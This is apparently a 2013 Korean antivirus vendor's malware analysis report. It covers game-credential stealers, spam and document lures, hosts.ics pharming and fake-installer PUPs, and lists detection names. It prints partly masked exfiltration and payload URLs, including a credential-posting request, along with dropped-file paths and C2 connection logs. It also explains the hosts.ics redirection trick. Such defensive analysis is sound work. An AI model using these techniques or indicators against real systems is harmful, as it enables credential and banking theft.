
· 암호화된 문자열 -〉 복호화된 문자열

"07311011610111411010111608210109710007010510810 1" -〉 InternetReadFile()

"10411611611211505804704711511111711409910110211111410310104611010111604711711510111411504711010111904511911111410810 0" -〉 https://sourceforge.net/users/******world

그림 1-22 | https://sourceforge.net/users/******world

https://sourceforge.net/users/******world에 접속해 보면 위 [그림 1-22]처럼 계정만 생성된 상태였다. 악성코드를 좀 더 분석해 보면 https://sourceforge.net/users/******world의 웹 페이지 내용을 다운로드 후 [그림 1-23]처럼 메모리에 저장한다.



```
0012F520  20 20 20 20 3C 74 69 74 6C 65 3E 53 6F 75 72 63     <title>Sourc
0012F530  65 46 6F 72 67 65 2E 6E 65 74 3A 20 72 72 72 59  eForge.net: rrrY
0012F540  76 6B 6D 64 67 68 70 6E 64 78 59 78 6A 68 58 73  vkmdghpndxYxjhXs
0012F550  59 62 64 61 20 2D 20 55 73 65 72 20 50 72 6F 66  Ybda - User Prof
0012F560  69 6C 65 3C 2F 74 69 74 6C 65 3E 20 20 20 20 20  ile</title>
0012F570  20 20 20 3C 6C 69 6E 6B 20 68 72 65 66 3D 27 2F     <link href='/
0012F580  2F 66 6F 6E 74 73 2E 67 6F 6F 67 6C 65 61 70 69  /fonts.googleapi
0012F590  73 2E 63 6F 6D 2F 63 73 73 3F 66 61 6D 69 6C 79  s.com/css?family
```

그림 1-23 | 메모리에 저장된 웹 페이지

악성코드는 메모리에 저장된 웹 페이지에서 〈title〉SourceForge.net: rrrYvkmdghpndxYxjhXsYbda - User Profile〈/title〉을 추출해 복호화한다. 붉은색으로 표시된 부분을 복호화해 보면 www.*******sic.com/x.gif임을 확인할 수 있다.

지금까지 내용을 정리해 보면 notice.html에 의해 생성된 악성코드가 실행된 뒤 접속한 [그림 1-22]의 사이트는 추가로 악성코드를 다운로드하기 위한 주소를 〈title〉태그에 암호화시켜놨고 그 암호화된 URL부분을 추출 및 복호화한 뒤 추가로 악성코드(x.gif)를 다운로드한다.

다운로드된 x.gif 역시 암호화돼 있으나 복호화해보면 [그림 1-24]처

럼 실행 가능한 파일임을 알 수 있다.




그림 1-24 | 복호화된 x.gif

복호화된 x.gif는 정상 시스템 파일을 교체하는 기능과 특정 온라인 게임 사용자의 계정 정보를 탈취할 목적을 가지고 있다. 아래 예시는 감염된 PC에서 특정 온라인 게임 사이트에 로그인 했을 때 악의적인 사이트로 탈취한 계정정보를 전송하는 예다.

http://204.***.159.***/xxoo/nm/post.asp?bm12=201341822558&bm1=NAIMA&bm2=NAIMA&bm3=test11111111&bm4=test22222222&bm9=&bm6=&bm10=&bm11=0&bm5=&bm7=&px1=&px2="

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉

Win-Trojan/Onlinegamehack.54784.BD (2013.04.21.00)

Win-Trojan/Onlinegamehack.194048 (2013.04.21.00)

Win-Trojan/Onlinegamehack.84007559 (2013.04.21.00)

보스턴 마라톤 테러 동영상 메일로 위장한 악성코드

최근 미국 보스턴(Boston) 마라톤 대회에서 발생한 테러 관련 스팸 메일을 이용해 악성코드가 유포돼 사용자들의 주의가 요구된다. 이번에 발견된 스팸 메일은 'Aftermath to explosion at Boston Marathon'이란 제목으로 발송됐으며, 본문에는 [그림 1-25]와 같은 링크가 첨부돼 있었다.




그림 1-25 | 보스턴 마라톤 테러 관련 스팸 메일

사용자가 메일에 첨부된 링크를 클릭하면 보스턴 마라톤 테러 동영상을 보여주는 웹 페이지로 연결된다.




그림 1-26 | 악성코드 유포 페이지

해당 웹 페이지에는 일정 시간이 지나면 특정 파일(boston.avi_____.exe)을 다운로드하도록 meta 태그가 삽입돼 있으며, 자바 취약점을 이용해 악성코드가 유포되도록 iframe도 삽입돼 있다.




그림 1-27 | 웹 페이지에 삽입된 iframe

사용자가 악성코드(temp16.exe)에 감염되면, [그림 1-28]과 같이 스팸 메일이 무작위로 발송된다.




그림 1-28 | temp16.exe 악성코드

이와 유사한 형태의 악성 URL이 다수 발견되고 있으므로, 발신인이 명확하지 않거나 의심스러운 링크가 포함된 메일을 확인할 때에는 각별한 주의가 필요하다.




그림 1-29 | 악성 URL 정보

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉

Trojan/Win32.Foreign (2013.04.19.00)

Trojan/Win32.Agent (2013.04.19.00)

Backdoor/Win32.Simda (2013.04.24.05)

hosts.ics를 이용한 파밍 사이트 접속유도

인터넷 사용이 일반화되면서 인터넷 뱅킹을 통해 은행을 직접 가지 않아도 책상 앞에서 손쉽게 온라인 송금을 하거나, 온라인 쇼핑몰을 통해 손쉽게 물건을 구매할 수 있는 편리한 세상이 됐다. 그러나 이러한 기술 발전의 이면에는 조그만 부주의가 큰 손실을 가져오기도 한다.

최근 올바른 홈페이지 주소를 입력해도 가짜 홈페이지로 유도돼 개인의 금융 거래 정보를 탈취하는 파밍 사고가 지속적으로 발생하고 있다. 이에 파밍 기법에 대해 알아보고, 예방법을 공유하고자 한다.

일반적으로 악성코드 제작자들은 사용자들의 금융정보를 가로채기 위해 사용자의 hosts 파일을 변경하거나, 공격자가 만들어 놓은 서버 IP를 사용자 DNS 서버 IP로 변경해 정상적인 금융권 사이트에 접속해도 공격자가 만들어 놓은 가짜 사이트에 접속되도록 만든다. 그러나 이 같은 방법은 이미 일반화된 공격 방법이어서, 대부분의 보안 프로그램들은 사용자 시스템의 hosts파일을 모니터링해 변경 사실을 사용자에게 알리거나 변경 자체를 방어하기도 한다.

그림 1-30 | 파밍 사이트 화면

하지만 최근 파밍 사이트로 접속을 시도하는 피해 시스템들을 확인한 결과, DNS IP의 변경이나 hosts 파일의 변조가 일어나지 않은 상태에서도 공격자가 만들어 놓은 가짜 사이트로 접속을 시도하는 사례가 확인됐다.

우리가 원하는 웹사이트를 찾아갈 때, 사용자는 웹 브라우저에 해당 웹사이트의 URL정보를 입력하는데 웹 브라우저가 이 URL 정보를 확인하고 해당 웹사이트를 직접 찾아가는 것이 아니라 DNS를 통해 해당 웹 서버의 IP를 확인해서 연결해 주는 것이다. 웹사이트를 찾아갈 때, 참조하는 정보와 우선 순위를 살펴보면 아래와 같다.

① 로컬시스템의 DNS Cache 정보
② hosts.ics
③ hosts
④ DNS

여기서 hosts.ics 파일은 일반적으로 사용하지 않는 인터넷 연결 공유(ICS: Internet Connection Sharing) 시 특정 클라이언트의 IP를 강제로 지정하는 기능을 하는 파일이다. 위 순서와 같이 hosts.ics 파일이 존재하지 않을 경우, hosts 파일을 참조하게 되지만, 악성코드 제작자 입장에서는 각종 보안 프로그램들이 주시하고 있는 hosts 파일을 굳이 변경하지 않더라도 우선순위가 높은 hosts.ics 파일을 변경, 생성하면 원하는 파밍 사이트로의 유도가 얼마든지 가능하다는 것이 확인됐다.

최초 유포지는 지속적으로 변경되고 있지만, 수집되는 악성 파일들을 분석한 결과 변조된 업데이트 파일들이 아래 경로의 악성코드를 다운로드하여 동작한다는 사실을 확인했다.

http://www.*zs**.**m/e2.exe

위 악성 파일이 다운로드되면 C:₩Windows₩Tasks 폴더에 conime.exe 파일을 생성하게 되고, 이 악성코드가 서비스에 자신을 등록한 뒤 외부 서버로부터 파밍에 이용될 사이트 정보를 지속적으로 참조한다.




그림 1-31 | 지속적으로 갱신되는 파밍 사이트




그림 1-32 | 악성코드 주요 기능

이 과정에서 해당 악성코드는 아래 경로에 hosts.ics 파일을 생성하고, 지속적으로 모니터링하며 파핑 사이트를 갱신한다.




그림 1-33 | 파핑 사이트 유도를 위한 hosts.ics 생성

hosts.ics 파일의 우선순위로 인해 악성코드에 감염되면 사용자들은 정상적인 금융권 사이트의 주소를 입력해도 [그림 1-34]와 같은 악성코드 제작자가 만들어 놓은 파핑 사이트로 접속을 하게 된다. 파핑 사이트에서는 어떤 메뉴를 선택해도 '전자금융 사기예방시스템' 신청을 위한 개인정보 입력화면으로 이동한다.




그림 1-34 | 개인정보 입력을 유도하는 파핑 사이트




그림 1-35 | 개인정보 입력을 유도하는 파핑 사이트

개인정보 입력란에 [그림 1-35]와 같이 정확하지 않은 값(쓰레기 값)을 입력할 경우, 입력 값을 검증해 정해진 형식과 일치하지 않으면 [그림 1-36]과 같이 에러 메시지가 뜬다. 이러한 사실로 보아 최근 발견되는 대부분의 피싱 및 파핑 사이트들은 입력되는 값들을 무조건 수집하는 게 아니라, 필터링을 통해 의미 있는 데이터들을 수집한다는 것을 알 수 있다.




그림 1-36 | 입력되는 값이 형식과 맞지 않을 때의 에러 화면

최근 확인된 온라인게임핵이나 파핑 관련 악성코드들은 대부분 PUP(불필요 프로그램)의 업데이트 파일 변조를 통해 유포되는 것으로 확인됐다. 이에 사용자들이 웹사이트 방문 시 설치되는 액티브X(ActiveX)와 파일 공유(P2P) 프로그램의 설치 시 더욱 세심한 주의를 기울여야 한다.

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉

BinImage/Ghost (2013.04.16.00)

Trojan/Win32.Qhost (2013.04.16.00)

북핵 관련 문서 파일로 위장한 악성코드

최근 북한과의 군사적 긴장 관계를 악용하는 악성코드가 발견됐다. 발견 당시 남북한은 개성공단 폐쇄 및 북한의 미사일 발사 위협 등으로 군사적 긴장감이 상당히 높았다. 이런 분위기 탓에 해당 파일을 실행해 악성코드에 감염되는 사용자가 많을 것으로 보이므로 사용자의 각별한 주의가 요구된다.




그림 1-37 | MS워드 파일로 위장한 악성코드

이번에 발견된 악성코드는 위와 같이 '차북핵 한국대응조치 결과가 나왔어요.exe' 라는 파일명을 사용하고 있다. MS워드 문서 파일 형식의 아이콘을 그대로 사용하고 있지만, 실제 파일 형식은 exe 실행 파일이다.

악성코드는 RAR 실행압축 파일로 제작돼 있으며, 해당 파일을 실행하면 12.hwp 한글 문서 파일과 다수의 PE 파일을 생성하는데 그 목록은 다음과 같다.

〈악성코드 실행 시 생성되는 PE파일 목록〉

- C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩gm.exe
- C:₩WINDOWS₩system32₩SVKP.sys
- C:₩Documents and Settings₩All Users₩SysEV₩rc.hlp
- C:₩Documents and Settings₩All Users₩SysEV₩rc.exe
- C:₩Documents and Settings₩All Users₩SysEV₩rcdll.dll

해당 악성코드를 실행하면 생성되는 12.hwp 파일은 자동으로 한글 프로그램을 통해 열리기 때문에 사용자는 정상 파일이 실행된 것으로 생각하기 쉽다. 그러나 이것은 사용자의 눈을 속이기 위한 동작으로, 백그라운드에서는 악성코드의 감염이 진행되고 있다.




그림 1-38 | 12.hwp 문서가 자동으로 열린 화면

이후 악성코드는 생성된 SVKP.sys 파일을 SVKP라는 서비스명으로 등록하고 주기적으로 동작한다.




그림 1-39 | SVKP라는 이름으로 서비스에 등록된 SVKP.sys 파일

등록된 악성 서비스는 [그림 1-40]과 같이 특정 IP로의 연결을 시도하지만, 현재는 해당 서버가 동작하지 않아 이후 과정을 확인할 수는 없었다.

그림 1-40 | 특정 IP 주소로 접속을 시도하는 서비스 프로세스

접속을 시도하는 IP 주소가 이전에 '출장보고서 문서 파일로 위장 악성코드' 편에서 다뤘던 IP 주소와 동일한 것으로 보아 동일 조직에서 제작한 악성코드로 추측된다. 해당 IP 주소에 해당하는 서버는 중국에 위치하고 있다.

그림 1-41 | 네트워크 연결 정보

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉

Dropper/Win32.Agent (2013.04.19.03)

BinImage/Plugx (2013.03.05.00)

Win-Trojan/Inject.4096.N (2012.06.26.04)

조류독감 안내문을 위장한 악성코드 발견

중국에서 발생한 신종 조류독감(H7N9)이 확산돼 사회적으로 이슈가 되고 있는 최근 '조류독감 안내문'을 위장한 악성코드가 발견돼 사용자들의 각별한 주의가 요구된다.

이번에 발견된 악성코드(조류독감 안내문.exe)는 이메일의 첨부파일로 유포되었을 것으로 추정되며, 정상적인 MS워드 문서로 위장하고 있다.




그림 1-42 | 조류독감 안내문을 위장한 악성 파일

해당 파일을 실행할 경우 사용자가 악성코드에 감염된 것을 인지할 수 없도록 정상(조류독감 안내문.docx) 워드문서가 실행된다.




그림 1-43 | 조류독감 안내문.exe 실행 화면

악성코드는 다음과 같은 파일을 생성하며, Temp 폴더에 생성된 vm1ectmp.exe 파일은 해당 악성코드의 복사본이다.

```
C:¥DOCUME~1¥ADMINI~1¥LOCALS~1¥Temp¥vm1ectmp.exe
C:¥DOCUME~1¥ADMINI~1¥LOCALS~1¥SysTemp¥NewClient13.exe
```

그림 1-44 | 생성 파일 정보

또한 NEWCLIENT13.EXE 파일을 통해 ODBC 폴더에 AppMgmt.dll 파일을 생성한다.




그림 1-45 | AppMgmt.dll 파일

AppMgmt.dll 파일은 윈도우 서비스(Application Management)에 등록돼 동작하도록 구성되어 있다.

그림 1-46 | 서비스 등록 정보

해당 악성코드는 시스템 정보 등을 탈취하는데 이용될 것으로 추정되며 특정 서버(59.X.X.203)로 접근을 시도하나 분석 시점에는 연결되지 않았다.

Process	Protocol	SrcIP	<=>	DestIP
svchost.exe	TCP CONNECT	127.0.0.1	=>	59.[redacted].203:53
svchost.exe	TCP CONNECT	127.0.0.1	=>	59.[redacted].203:53
svchost.exe	TCP DISCONNECT	127.0.0.1	=>	59.[redacted].203:53
svchost.exe	TCP CONNECT	127.0.0.1	=>	59.[redacted].203:53
svchost.exe	TCP DISCONNECT	127.0.0.1	=>	59.[redacted].203:53
svchost.exe	TCP CONNECT	127.0.0.1	=>	59.[redacted].203:53
svchost.exe	TCP DISCONNECT	127.0.0.1	=>	59.[redacted].203:53

그림 1-47 | 네트워크 연결 정보

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
Win-Trojan/Agent.714825 (2013.04.15.02)
Win-Trojan/Agent.602668 (2013.04.15.02)

PUP 이용한 온라인게임핵 유포…백신 위장한 PUP 설치까지

최근 온라인게임핵으로 인한 많은 피해 사례들이 보고되고 있는 가운데, 지난달 말에는 무료 화면 복사 프로그램인 '안 카메라' 업데이트 파일을 통해 온라인게임핵이 유포되기도 했다. 최근 접수된 악성코드 감염 형태를 살펴볼 때 다수의 시스템에 PUP 프로그램이 설치돼 있었다는 점에서 PUP프로그램을 통해 온라인게임핵이 유포되는 것이 아닌가 하는 의구심이 제기됐다.

이번에 소개하는 이슈는 실제 온라인게임핵이 PUP 프로그램을 통해 유포되고 있다는 사실을 확인해 준 사례로, 온라인게임핵의 유포 방식이 나날이 다양화해지고 있음을 방증한다.

많은 사람들이 무료 프로그램이나 특정 툴을 다운로드할 때, 제작사의 홈페이지를 이용하는 게 아니라 일반 게시판이나 블로그를 통해서 다운로드한다.

특히 최근 확인된 악성코드 유포 블로그에서는 개인에게 무료로 제공하는 V3 Lite의 설치파일(v3litesg_setup.exe)로 위장하는 사례가 발견돼 사용자들의 주의가 요구된다. 해당 블로그에서는 V3 Lite 설치와 동시에 다수의 PUP 프로그램을 설치했으며, 이 중 특정 PUP 프로그램이 온라인게임핵을 다운로드해 설치하는 방식을 사용했다.

– 유포 블로그: hxxp://blog.d***.net/je**o*n9**98/*8

그림 1-48 | 악성 파일 유포 블로그에 게시된 V3 Lite로 위장한 허위 파일

V3 설치 파일로 위장한 해당 설치 파일을 다운로드한 후 해당 파일의 속성을 살펴보면 안랩 홈페이지(http://www.ahnlab.com)에서 배포하는 V3 Lite의 설치 버전과 다름을 알 수 있다.




그림 1-49 | V3 Lite 설치파일 비교(왼쪽 : 악성 / 오른쪽 : 정상)

블로그에서 해당 파일을 다운로드받아 설치를 진행하면 [그림 1-50]과 다수의 제휴 프로그램들의 설치에 대해 사용자 동의를 받는다. 동의를 하지 않을 경우 설치가 진행되지 않아, 사용자의 설치를 강요한다.




그림 1-50 | PUP 설치를 위한 사용자 동의

사용자가 이용약관에 동의하고 설치를 진행할 경우 V3 Lite 프로그램이 정상적으로 설치되긴 하지만, V3 Lite 설치와 동시에 바탕화면에 여러 P2P 사이트와 쇼핑몰 사이트의 바로가기 아이콘이 생성되고 허위 백신 프로그램이 설치된다.

설치 파일 실행 시 다수의 PUP 프로그램이 설치되는데, 바탕화면에 P2P 사이트나 온라인 쇼핑몰 바로가기 아이콘들이 생성되고, 수시로 광고 웹 페이지가 열리며, 아래와 같이 존재하지 않는 위협요소를 띄워서 사용자의 공포심을 유발, 결제를 유도하는 허위백신 프로그램도 함께 설치된다.

